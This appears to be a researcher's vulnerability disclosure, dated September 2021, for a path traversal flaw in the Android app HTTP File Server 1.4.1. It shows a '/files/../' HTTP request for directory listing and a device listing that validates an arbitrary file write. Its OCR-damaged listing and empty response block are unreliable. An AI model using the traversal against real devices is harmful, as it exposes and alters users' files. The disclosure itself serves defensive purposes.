
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Path Traversal in slowscript.httpfileserver

Eddie Zhang | 05 Sep 2021


The Android application HTTP File Server (Version 1.4.1) by 'slowscript' is affected by a Path Traversal vulnerability which permits arbitrary directory listing, file read, and file write. Versions below 1.4.1 are also probably impacted but I have not validated this.

The application permits users to configure a 'root directory' which is intended to restrict the root level directory users are permitted to see within.



Application Screenshot Showing Root Directory Configuration

Browsing the application we see the GUI doesn't permit us to go up directories.



Restricted Browsing to Download Folder

Unfortunately bypassing this is as simple as it is in the textbooks.

Arbritrary Directory Listing

```
Pretty Raw In Actions > 

1 GET /files/../ HTTP/1.1 
2 Host: 192.168.3.103:8080 
3 User-Agent: Mozilla/5.0 (Xl1; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 
5 Accept-Language: en-US,en;q=0.5 
6 Accept-Encoding: gzip, deflate 
7 Connection: close 
8 Upgrade-Insecure-Requests: 1 
9 Cache-Control: max-age=0
```

Exploiting Arbitrary Directory Listing

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Showing Response in Browser

Arbritary File Read

```
| Response | Response
```

Exploiting Arbitrary File Read

Arbitrary File Write



Exploiting Arbritary File Write

```
Sailfish:/storage/emulated/0 # ls -lah
total 64K
drwxrwx--x 15 root sdcard_rw 4.0K 2021-09-05 23:21 .
drwxrwx--x 3 root sdcard_rw 4.0K 2021-09-05 17:01 . .
drwxrwx--x 2 root sdcard_rw 4.0K 2021-09-05 17:01 . .
drwxrwx--x 6 root sdcard_rw 4.0K 2021-08-16 22:37 Android
drwxrwx--x 3 root sdcard_rw 4.0K 2020-04-14 10:08 DCIM
drwxrwx--x 2 root sdcard_rw 4.0K 2020-09-05 23:21 Download
drwxrwx--x 5 root sdcard_rw 4.0K 2021-09-05 23:21 Download
drwxrwx--x 3 root sdcard_rw 4.0K 2021-09-05 22:35 Movies
drwxrwx--x 2 root sdcard_rw 4.0K 2021-09-05 22:35 Movies
drwxrwx--x 2 root sdcard_rw 4.0K 2021-09-05 12:38 Motifications
drwxrwx--x 2 root sdcard_rw 4.0K 2021-09-05 17:32 Pictures
drwxrwx--x 4 root sdcard_rw 4.0K 2021-09-05 17:32 Pictures
drwxrwx--x 2 root sdcard_rw 4.0K 2019-08-14 11:28 Ringtones
drwxrwx--x 2 root sdcard_rw 4.0K 2019-08-14 11:28 Ringtones
drwxrwx--x 2 root sdcard_rw 4.0K 2019-08-14 11:28 Ringtones
drwxrwx--x 2 root sdcard_rw 5 2021-09-05 23:21 test.txt
drwxrwx--x 5 root sdcard_rw 5 2021-09-05 23:21 test.txt
drwxrwx--x 5 root sdcard_rw 4.0K 2020-03-16 22:50 zoiper
sailfish:/storage/emulated/0 #
```

Validating File Write at Upper Directory

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